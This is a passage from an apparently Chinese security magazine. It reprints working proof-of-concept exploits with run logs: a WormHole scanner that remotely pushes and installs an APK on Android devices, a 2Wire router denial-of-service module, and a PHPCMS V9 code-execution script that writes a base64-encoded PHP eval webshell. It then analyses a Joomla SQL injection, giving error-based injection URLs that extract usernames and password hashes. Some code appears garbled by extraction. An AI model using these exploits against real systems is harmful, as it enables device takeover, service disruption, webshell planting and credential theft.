


图 2-4-15

成功拿到 shell 权限，然后记得把模板和代码还原。实际渗透中很多信息不便透露，还请见谅。就是希望大家用这个洞，多做些项目。最后再次感谢 todaro 给予的支持和帮助。

(全文完) 责任编辑：left

第三章 POC

第1节 SDK 漏洞 - WormHole 虫洞自动检测 POC

作者：匿名

来自：书安

网址：<http://www.secbook.net/>

由于稿件中 POC 只有一个单独的 python 脚本，所以小编在这里给大家写一下测试吧。

开始运行是不行的，提示没有 nmap 模块，如图 3-1-1：

```
root@ingmo: ~/Desktop/secbook.net# python wormhole.py
Traceback (most recent call last):
  File "wormhole.py", line 7, in <module>
    import nmap
ImportError: No module named nmap
```

图 3-1-1

所以这里需要大家安装 python-nmap，安装命令如下，如图 3-1-2：

```
root@ingmo: ~/Desktop/secbook.net# apt-get install python-nmap
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  firmware-mod-kit libafpclient0 libcrypt-passwdmd5-perl liblzma-dev
  libmozjs24d libtsk3-3 python-bitarray python-bloomfilter unrar-free
  xulrunner-24.0
Use 'apt-get autoremove' to remove them.
下列【新】软件包将被安装：
  python-nmap
升级了 0 个软件包，新安装了 1 个软件包，要卸载 0 个软件包，有 6 个软件包未被升级。
需要下载 15.6 kB 的软件包。
解压缩后会消耗掉 123 kB 的额外空间。
错误 http://http.kali.org/kali/ kali/main python-nmap all 0.2.4-1
  404 Not Found
错误 http://mirror.nus.edu.sg/kali/kali/ kali/main python-nmap all 0.2.4-1
  404 Not Found
获取：1 http://ftp.sjtu.edu.cn/debian/ wheezy/main python-nmap all 0.2.4-1 [15.6
kB]
下载 15.6 kB，耗时 5秒 (3,026 B/s)
Selecting previously unselected package python-nmap.
(正在读取数据库 ... 系统当前共安装有 371152 个文件和目录。)
正在解压缩 python-nmap (从 ../python-nmap_0.2.4-1_all.deb) ...
正在设置 python-nmap (0.2.4-1)
```

图 3-1-2

测试环境 Kali v1.1.0

```
root@jngmo: ~/Desktop/secbook.net# python wormhole.py

=====Wormhole漏洞批量检测工具=====
本工具带有攻击性，仅用于演示之用，请勿用于其它非法用途。
=====

当前检测网段: 192.168.1.1/24
当前检测网段: 192.168.199.1/24
初步扫描结束，共发现0台设备开放漏洞端口
扫描结束，共发现0台设备开放漏洞端口，其中0存在wormhole漏洞！
```

图 3-1-3

这就可以用了。如果想测试其他网段，在文件中，添加或修改 target 即可，如图 3-1-4

```
target=====
num=0
count=0
devices=[]
target=["192.168.1.1/24", "192.168.199.1/24"] #默认检测的网段,支持批量添加
for xx in target:
    print "当前检测网段:"+xx
    nm=nmap.PortScanner()
```

图 3-1-4

以下为 wormhole.py 代码内容：

```
#!/usr/bin/python
#-*-coding:utf8-*-
import subprocess
import re
import sys,os
import time
import thread
import nmap

reload(sys)
sys.setdefaultencoding('utf8')

def attack(ip_str):
    print "开始对"+ip_str+'进行攻击'
    cmd='curl -F file=@test.apk -e http://m.baidu.com -H "remote-addr: 127.0.0.1"
http://'+ip_str+':40310/uploadfile?install_type\=all&callback\=123\&mcmdf\=inapp_123\&Filename\=test.apk'
    #上传同目录下的 test.apk 并提示安装
    p1=subprocess.Popen(cmd,shell=True,stdout=subprocess.PIPE)
    info=p1.stdout.read().strip()
    result=re.findall('123',info)
```

```
if result:
    print time.ctime()+ ' '+ip_str+' 成功远程安装目标 APK 包'
    return 1
p1.stdout.close()

print ""
\t\t=====Wormhole 漏洞批量检测工具=====
\t\t 本工具带有攻击性，仅用于演示之用，请勿用于其它非法用途。
\t\t=====
""
num=0
count=0
devices=[]
target=["192.168.1.1/24","192.168.199.1/24"] #默认检测的网段,支持批量添加
for xx in target:
    print "当前检测网段:"+xx
    nm=nmap.PortScanner()
    nm.scan(hosts=xx, arguments='-p 40310 -sT ') #本版本仅检测 40310 端口，6259 端口待添加
    hosts_list = [(x, nm[x][u'tcp'][40310]['state']) for x in nm.all_hosts()]
    for host, status in hosts_list:
        if status=="open":
            print "发现存在漏洞设备：" +host
            count=count+1
            devices.append(host)
print "初步扫描结束，共发现"+str(count)+"台设备开放漏洞端口"
if len(devices)>0:
    for xxx in devices:
        result=attack(xxx) #自动化攻击
        if result==1:
            num=num+1
print "扫描结束，共发现"+str(count)+"台设备开放漏洞端口，其中"+str(num)+"存在 wormhole 漏洞！"
```

小编注:小编测试在 kali v2 下会提示 portscanner 初始化错误，老外给的解决方案是安装 nmap。结果肯定不行啊，所以就换成 v1 演示了。

小编注：百度 moplus SDK 漏洞已经在 10 月 30 日 24 点前修复完毕，最新版的百度应用都不在受该漏洞的影响。提醒广大用户尽快升级到最新版本。此外，IOS 系统并不受该来的影响。

(全文完) 责任编辑：静默

第2节 2wire Router <= 5.29.52 - Remote DoS POC

作者：Mute5

来自：sebug 漏洞平台

网址：<http://www.sebug.net/>

这个是由 sebug 提供的 POC，所以需要安装他们写的 pocsuite 套件。否则直接运行就显示这样，如图 3-2-1：

```
root@ingmo: ~/Desktop/secbook.net# python 2wire_Remote_Dos.py
Traceback (most recent call last):
  File "2wire_Remote_Dos.py", line 12, in <module>
    from pocsuite.net import req
ImportError: No module named pocsuite.net
```

图 3-2-1

从 github 下载，解压缩，如图 3-2-2：

```
root@ingmo: ~/Desktop/secbook.net# wget https://github.com/knownsec/pocsuite/archive/master.zip
--2015-11-11 22:04:02-- https://github.com/knownsec/pocsuite/archive/master.zip
正在解析主机 github.com (github.com)... 192.30.252.128
正在连接 github.com (github.com) [192.30.252.128]:443... 已连接。
已发出 HTTP 请求，正在等待回应... 302 Found
位置：https://codeload.github.com/knownsec/Pocsuite/zip/master [跟随至新的 URL]
--2015-11-11 22:04:07-- https://codeload.github.com/knownsec/Pocsuite/zip/master
正在解析主机 codeload.github.com (codeload.github.com)... 192.30.252.146
正在连接 codeload.github.com (codeload.github.com) [192.30.252.146]:443... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：2364516 (2.3M) [application/zip]
正在保存至：“master.zip”

100% =====>] 2,364,516 9.35K/s 用时 2m 48s
2015-11-11 22:06:59 (13.8 KB/s) - 已保存 “master.zip” [2364516/2364516]

root@ingmo: ~/Desktop/secbook.net# unzip master.zip
Archive:  master.zip
770a178c500c2d69ff6b9df4d604dd96ccf22930
  creating:  Pocsuite-master/
  inflating:  Pocsuite-master/.gitignore
  inflating:  Pocsuite-master/README.md
  creating:  Pocsuite-master/docs/
  inflating:  Pocsuite-master/docs/COPYING
```

图 3-2-2

验证漏洞是否存在，如图 3-2-3：

```

root@ingmo: ~/Desktop/secbook.net/Pocsuite-master/pocsuite# python pocsuite.py -r
.../2wire_Remote_Dos.py -u http://192.168.1.1/ --verify

{0.3-nongit-20151111}
http://sebug.net

[!] legal disclaimer: Usage of pocsuite for attacking targets without prior mutual
consent is illegal.

[*] starting at 22:10:04

[22:10:04] [*] checking _2wire_Remote_Dos
[22:10:04] [*] poc: '_2wire_Remote_Dos' target: 'http://192.168.1.1/'
[22:10:08] [-] poc-10182 '2wire_Router_below_5_29_52_Remote_DoS_POC' failed
+-----+
| target-url | poc-name | poc-id | component | status |
+-----+
| http://192.168.1.1/ | _2wire_Remote_Dos | 10182 | 2Wire HomePortal DSL Modem and Network Router | 1700HG 1701HG 1800HW 2071 2700HG 2701HG-T | failed |
+-----+
[22:10:08] [!] using '/root/.pocsuite/output/' as the output directory
[*] shutting down at 22:10:08

```

图 3-2-3

攻击测试，如图 3-2-4:

```

root@ingmo: ~/Desktop/secbook.net/Pocsuite-master/pocsuite# python pocsuite.py -r
.../2wire_Remote_Dos.py -u http://192.168.1.1/ --attack

{0.3-nongit-20151111}
http://sebug.net

[!] legal disclaimer: Usage of pocsuite for attacking targets without prior mutual consent is illegal.

[*] starting at 22:15:24

[22:15:24] [*] checking _2wire_Remote_Dos
[22:15:24] [*] poc: '_2wire_Remote_Dos' target: 'http://192.168.1.1/'
[22:15:28] [-] poc-10182 '2wire_Router_below_5_29_52_Remote_DoS_POC' failed
+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+
| http://192.168.1.1/ | _2wire_Remote_Dos | 10182 | 2Wire HomePortal DSL Modem and Network Router | 1700HG 1701HG 1800HW 2071 2700HG 2701HG-T | failed |
+-----+
[*] shutting down at 22:15:28

```

图 3-2-4

以下为 2wire_Remote_Dos.py 代码内容：

```

#!/usr/bin/env python
# coding: utf-8
import urllib
import random
import string
import urllib2
import socket

```



```
import urlparse

from collections import OrderedDict

from pocsuite.net import req
from pocsuite.poc import POCTemplate, Output
from pocsuite.utils import register

class TestPOCTemplate(POCTemplate):
    vulID = '10182' # vul ID
    version = '1'
    author = 'Mute5'
    vulDate = '2009-10-29'
    createDate = '2015-09-01'
    updateDate = '2015-09-01'
    references = ['https://www.exploit-db.com/exploits/10182/']
    name = '2wire_Router_below_5.29.52_Remote_DoS_POC'
    appPowerLink = 'https://www.2wire.com/'
    appName = '2Wire HomePortal DSL Modem and Network Router'
    appVersion = '1700HG 1701HG 1800HW 2071 2700HG 2701HG-T'
    vulType = 'Denial of service'
    desc = '''
一些 2Wire 路由器的远程管理接口默认是启用的，
这个接口在 50001 端口上使用了一个不受信任的发行者的 SSL 证书，
通过远程管理接口请求特殊构造的 url ，没有认证的用户可以直接重启整个设备。
'''

    samples = []

    def _attack(self):
        socket.setdefaulttimeout(4)
        result = {}
        ip = urlparse.urlparse(self.url)[1]
        try:
            server =
str(urllib2.urlopen(urllib2.Request("https://" + str(ip) + ":50001/xslt?page=CD35_SETUP_01")).info()
)
        except:
            return self.parse_attack(result)

        try:
str(urllib2.urlopen(urllib2.Request("https://" + str(ip) + ":50001/xslt?page=%0d%0a")).read())
```

```
except:
    pass

    try:
        server =
str(urllib2.urlopen(urllib2.Request("https://" + str(ip) + ":50001/xslt?page=CD35_SETUP_01")).info()
)
    except:
        result['URL'] = "https://" + str(ip) + ":50001"
        result['Payload'] = "https://" + str(ip) + ":50001/xslt?page=%0d%0a"

    return self.parse_attack(result)

def _verify(self, verify=True):
    #Dos 验证和攻击是一样的
    return self._attack()

def parse_attack(self, result):
    output = Output(self)
    if result:
        output.success(result)
    else:
        output.fail('Internet nothing returned')
    return output

register(TestPOC)
```

小编注：这真不是我打广告，第一次用 sebug 的这个漏洞套件，感觉屌屌的啊。简单易用有木有。还有大家不要看那些测试失败什么的，毕竟我的路由不是那个牌子的。

(全文完) 责任编辑：静默

第3节 PHPCMS V9 代码执行漏洞 POC

作者：chensy

来自：sebug 漏洞平台

网址：<http://www.sebug.net/>

同样是 sebug 提供的 POC，直接用 pocsuite 加载，即可，验证漏洞，如图 3-3-1：

```

Pcs.config> exit
Pcs> verify
[12:04:12] [*] setting the HTTP timeout
[12:04:12] [*] checking _phpv9_Code_Execution
[12:04:12] [*] poc: '_phpv9_Code_Execution' target: 'http://192.168.235.130/phpcmsv9/'
[12:04:12] [+] poc-1763 'PHPCMS V9 /phpcms/modules/vote/index.php 代码执行漏洞 POC' has already been detected
[12:04:12] [+] URL : http://192.168.235.130/phpcmsv9//index.php?m=vote&c=index&a=result&subjectid=1&siteid=1
+-----+-----+-----+-----+-----+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+-----+-----+-----+-----+-----+
| http://192.168.235.130/phpcmsv9/ | _phpv9_Code_Execution | 1763 | PHPCMS | V9 | success |
+-----+-----+-----+-----+-----+-----+
unable to access item 'report'

```

图 3-3-1

攻击测试，如图 3-3-2：

```

Pcs> attack
[12:04:14] [*] setting the HTTP timeout
[12:04:14] [*] checking _phpv9_Code_Execution
[12:04:14] [*] poc: '_phpv9_Code_Execution' target: 'http://192.168.235.130/phpcmsv9/'
[12:04:14] [-] poc-1763 'PHPCMS V9 /phpcms/modules/vote/index.php 代码执行漏洞 POC' failed.
+-----+-----+-----+-----+-----+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+-----+-----+-----+-----+-----+
| http://192.168.235.130/phpcmsv9/ | _phpv9_Code_Execution | 1763 | PHPCMS | V9 | failed |
+-----+-----+-----+-----+-----+-----+

```

图 3-3-2

小编测试过程中，存在问题的版本应该是 9.5.7 之前的，我手工测试 9.5.8 失败。我测试只要开着投票功能，验证就存在漏洞，但是当我用手工测试成功的环境去测试的时候，POC 测试失败。我不知道是不是姿势不对，大家可以试试。

以下为 phpv9_Code_Execution.py 代码内容：

```

#!/usr/bin/env python
# coding: utf-8

import re
import base64
import random

from pocsuite.net import req
from pocsuite.poc import POCTemplate, Output
from pocsuite.utils import register

class TestPOC(POCTemplate):
    vulID = '1763'
    version = '1'
    author = ['chensy @ Knownsec']
    vulDate = '2015-03-30'
    createDate = '2015-04-06'
    updateDate = '2015-04-06'

```

```
references = ['http://www.wooyun.org/bugs/wooyun-2015-0104157']
name = 'PHPCMS V9 /phpcms/modules/vote/index.php 代码执行漏洞 POC'
appPowerLink = 'http://www.phpcms.cn'
appName = 'PHPCMS'
appVersion = 'V9'
vulType = 'Code Execution'
desc = ""
    PHPCMS V9 /phpcms/modules/vote/index.php 投票处信息可控，并且利用
    mysql 和 php 的特性能够绕过 eval()错误使得注入代码得到执行。
    ...

samples = []

def get_vote_links(self):
    vul_url = '/index.php?m=vote'
    ids = []
    resp = req.get(self.target + vul_url)
    for miter in re.finditer(r'<a href=.*?subjectid=(?P<id>\d+)', resp.content, re.DOTALL):
        ids.append(miter.group('id'))

    if len(ids) == 0:
        return None

    return {}.fromkeys(ids).keys()

def _verify(self):
    result = {}
    ids = self.get_vote_links()
    if ids:
        for i in ids:
            vul_url = '/index.php?m=vote&c=index&a=post&subjectid=%s&siteid=1' %
str(i)
                payload = {
                    'subjectid': i,
                    'radio[]': ');echo md5(1);\x80'
                }
            req.post(self.url + vul_url, data=payload, headers=self.headers)
            v_url = '/index.php?m=vote&c=index&a=result&subjectid=%s&siteid=1' %
str(i)
                response = req.get(self.url + v_url, headers=self.headers)
                m = re.findall(r'c4ca4238a0b923820dcc509a6f75849b', response.content)

            if m:
                result["VerifyInfo"] = {}
```

```
        result['VerifyInfo']['URL'] = self.url + v_url
        break

    return self.parse_result(result)

def _attack(self):
    result = {}
    ids = self.get_vote_links()
    if ids:
        for i in ids:
            vul_url = '/index.php?m=vote&c=index&a=post&subjectid=%s&siteid=1' %
str(i)
                s_name = ".join([str(random.randrange(0, 10)) for i in range(5)]) + '.php'
                b_name = base64.b64encode(s_name)
                payload = {
                    'subjectid': 1,
                    'radio[]': ');fputs(fopen(base64_decode(%s),w),'
'base64_decode(LTMxMzM3PD9waHAQGGV2YWwoJF9QT1NUW1Bhc3NXcmRdKTs));\x80' %
b_name
                }
                req.post(self.url + vul_url, data=payload, headers=self.headers)
                v_url = '/index.php?m=vote&c=index&a=result&subjectid=%s&siteid=1' %
str(i)
                req.get(self.url + v_url, headers=self.headers)
                shell_path = '/%s' % s_name

                response = req.get(self.url + shell_path, headers=self.headers)
                m = re.findall(r'-31337', response.content)
                if m:
                    result['ShellInfo'] = {}
                    result['ShellInfo']['URL'] = self.url + shell_path
                    result['ShellInfo']['Content'] = 'PassWrd'
                    break

    return self.parse_result(result)

def parse_result(self, result):
    output = Output(self)

    if result:
        output.success(result)
    else:
        output.fail('Internet Nothing returned')
```

```
return output
```

```
register(TestPOC)
```

小编注：具体这个套件怎么玩，大家可以参照 <http://www.sebug.net/help/dev> 这里提供的方法，小编就不献丑了。由于本文来源于 sebug，作者名是根据代码中的写的，如果错误，请联系我们更正。

(全文完) 责任编辑：静默

第四章 漏洞月报

第1节 Joomla CMS 3.2-3.4.4 SQL 注入 漏洞分析

作者：RickGray

来自：知道创宇 404 安全实验室

网址：<http://blog.knownsec.com/>

昨日(2015-10-22)，Joomla CMS 发布新版本 3.4.5，该版本修复了一个高危的 SQL 注入漏洞，3.2 至 3.4.4 版本都受到影响。攻击者通过该漏洞可以直接获取获取数据库中敏感信息，甚至可以获取已登陆的管理员会话直接进入网站后台。

一、原理分析

在 Joomla CMS 中有一个查看历史编辑版本的组件(com_contenthistory)，该功能本应只有管理员才能访问，但是由于开发人员的疏忽，导致该功能的访问并不需要相应的权限。通过访问 `/index.php?option=com_contenthistory` 可以使得服务端加载历史版本处理组件。程序流程会转到 `/components/com_contenthistory/contenthistory.php` 文件

中：

```
<?php
defined('_JEXEC') or die;

$lang = JFactory::getLanguage();
$lang->load('com_contenthistory', JPATH_ADMINISTRATOR, null, false, true)
|| $lang->load('com_contenthistory', JPATH_SITE, null, false, true);

require_once JPATH_COMPONENT_ADMINISTRATOR . '/contenthistory.php';
```

可以看到该组件加载时并没有进行相关权限的监测，而 Joomla 中，一般的后台调用组件 (/administrator/components/ 下的组件) 都会进行组件对应的权限检查，例如后台中的 com_contact 组件：

```
if (!JFactory::getUser()->authorise('core.manage', 'com_contact'))
{
    return JError::raiseWarning(404, JText::_('JERROR_ALERTNOAUTHOR'));
}
```

但是，程序在处理 contenthistory 组件时，并没有进行一个权限检查，程序初始化并设置好组件相关配置后，包含文件

/administrator/components/com_contenthistory/contenthistory.php，其内容如下：

```
<?php
defined('_JEXEC') or die;
$controller = JControllerLegacy::getInstance('Contenthistory', array('base_path' =>
JPATH_COMPONENT_ADMINISTRATOR));
$controller->execute(JFactory::getApplication()->input->get('task'));
$controller->redirect();
```

程序初始化基于 contenthistory 组件的控制类 JControllerLegacy，然后直接调用控制类的 execute() 方法，在 execute() 方法中，会调用其控制类中的 display()，代码位于

/libraries/legacy/controller/legacy.php：

```
public function display($cachable = false, $urlparams = array())
{
    $document = JFactory::getDocument();
    $viewType = $document->getType();
    $viewName = $this->input->get('view', $this->default_view);
```

```

$viewLayout = $this->input->get('layout', 'default', 'string');

$view = $this->getView($viewName, $viewType, "", array('base_path' => $this->basePath,
'layout' => $viewLayout));

// Get/Create the model
if ($model = $this->getModel($viewName))
{
    // Push the model into the view (as default)
    $view->setModel($model, true);
}
(...省略...)
if ($cachable && $viewType != 'feed' && $conf->get('caching') >= 1)
{ (...省略...) }
else
{
    $view->display();
}

return $this;
}

```

处理程序从传递的参数中获取 view 和 layout 的参数值进行初始化视图，并且调用 `$model = $this->getModel($viewName)` 加载对应数据模型，最终会调用 `$view->display()` 函数进行视图处理。

Joomla 新版本 3.4.5 中修复的 SQL 注入漏洞涉及的是历史查看操作，也就是 view=history 时的程序处理会导致注入。在程序进行数据提取时，会进入 `/administrator/components/com_contenthistory/models/history.php` 文件中的 `getListQuery()` 函数：

```

protected function getListQuery()
{
    // Create a new query object.
    $db = $this->getDbo();
    $query = $db->getQuery(true);

    // Select the required fields from the table.
    $query->select(
        $this->getState(

```



```

        'list.select',
        'h.version_id, h.ucm_item_id, h.ucm_type_id, h.version_note, h.save_date,
h.editor_user_id,' .
        'h.character_count, h.sha1_hash, h.version_data, h.keep_forever'
    )
)
->from($db->quoteName('#_ucm_history') . ' AS h')
->where($db->quoteName('h.ucm_item_id') . ' = ' . $this->getState('item_id'))
->where($db->quoteName('h.ucm_type_id') . ' = ' . $this->getState('type_id'))

// Join over the users for the editor
->select('uc.name AS editor')
->join('LEFT', '#_users AS uc ON uc.id = h.editor_user_id');

// Add the list ordering clause.
$orderCol = $this->state->get('list.ordering');
$orderDirn = $this->state->get('list.direction');
$query->order($db->quoteName($orderCol) . $orderDirn);

return $query;
}

```

注意下面这段 SQL 语句构造部分：

```

$query->select(
    $this->getState(
        'list.select',
        'h.version_id, h.ucm_item_id, h.ucm_type_id, h.version_note, h.save_date,
h.editor_user_id,' .
        'h.character_count, h.sha1_hash, h.version_data, h.keep_forever'
    )
)
->from($db->quoteName('#_ucm_history') . ' AS h')
->where($db->quoteName('h.ucm_item_id') . ' = ' . $this->getState('item_id'))
->where($db->quoteName('h.ucm_type_id') . ' = ' . $this->getState('type_id'))

```

其中 `getState()` 函数用于获取模型的属性和其对应的值，其函数定义位于

`/libraries/legacy/model/legacy.php`：

```

public function getState($property = null, $default = null)
{
    if (!$this->__state_set)
    {
        // Protected method to auto-populate the model state.
        $this->populateState();
    }
}

```

```
// Set the model state set flag to true.
$this->_state_set = true;
}

return $property === null ? $this->state : $this->state->get($property, $default);
}
```

然后会调用 `populateState()` 函数来初始化参数值和提取并过滤某些参数，在

`contenthistory` 组建中定义有自己的 `populateState()` 函数：

函数最后，会调用父类的 `populateState()` 函数，因为该数据模型继承于 `JModelList`，所以父类相关代码位于 `/libraries/legacy/model/list.php` 中，而在父类该函数的处理中会解析请求中传递的 `list[]` 参数，解析并过滤预设键的值，但是却忽略了 `list[select]`：

```
protected function populateState($ordering = null, $direction = null)
{
    (...省略...)
    // Receive & set list options
    if ($list = $app->getUserStateFromRequest($this->context . '.list', 'list', array(), 'array'))
    {
        foreach ($list as $name => $value)
        {
            // Extra validations
            switch ($name)
            {
                case 'fullordering':
                    (...省略...)
                case 'ordering':
                    (...省略...)
                case 'direction':
                    (...省略...)
                case 'limit':
                    (...省略...)
                default:
                    $value = $value;
                    break;
            }

            $this->setState('list.' . $name, $value);
        }
    }
}
```

(...省略...)

而传递 list[select] 参数值最终会被解析到上述组件视图进行处理时 SQL 语句构建中的 list.select 里，从而导致了注入。

二、漏洞演示

通过上面简单的分析，已经知道了受影响的 Joomla 版本中，contenthistory 组件访问不受权限的控制，并且当进行 view=history 请求时会解析请求参数中 list[select] 的值拼接到 SQL 语句中。下面是该漏洞的简单验证和利用方法。

1.漏洞验证

```
http://http://172.16.96.130/xampp/Joomla-3.4.4/index.php?option=com_contenthistory&view=history&list[select]=1
```

因为在进行 SQL 语句拼接的时候，获取了 list.ordering 进行数据查询中的 order 操作，若不提供默认会将其设置为数据进行处理，相关处理位于 /libraries/joomla/database/driver.php 的 quoteName() 函数中。

因此，访问上述构造的 URL，服务器会报错，如图 4-1-1：




图 4-1-1

2.漏洞利用

因为在 SQL 语句拼接时，程序框架针对每个 from 或者 where 操作进行了换行处理，所以这里并不能使用 "#"、"--" 等符号来注释掉后面的语句，只能通过报错注入进行数据提取。但是语句的成功执行有一定的前提条件，也就是传递的 item_id 和 type_id 参数值必须于数据库中有效，同时传递 list[ordering] 参数（空值即可），这样注入的语句才能够得到执行，从而进行报错注入。

这里经过多个漏洞站点的测试可以简单的使用 "item_id=1&type_id=1"，当然了为了准确性和有效性，可以通过爆破的方式来得到这两个参数的有效值，然后再进行注入操作。

(Tips : Joomla 中构造的 SQL 语句中 "#_" 最终会在执行前被替换为表前缀)

下面是获取用户名/密码哈希的漏洞演示过程：

```
http://http://172.16.96.130/xampp/Joomla-3.4.4/index.php?option=com_contenthistory&view=history&item_id=1&type_id=1&list[ordering]&list[select]=(select 1 from (select count(*),concat((select username from %23__users limit 0,1),floor(rand(0)*2)) from information_schema.tables group by 2)x)
```




图 4-1-2

```
http://172.16.96.130/xampp/Joomla-3.4.4/index.php?option=com_contenthistory&view=history&item_id=1&type_id=1&list[ordering]&list[select]=(select 1 from (select count(*),concat((select password from %23__users limit 0,1),floor(rand(0)*2)) from information_schema.tables group by 2)x)
```

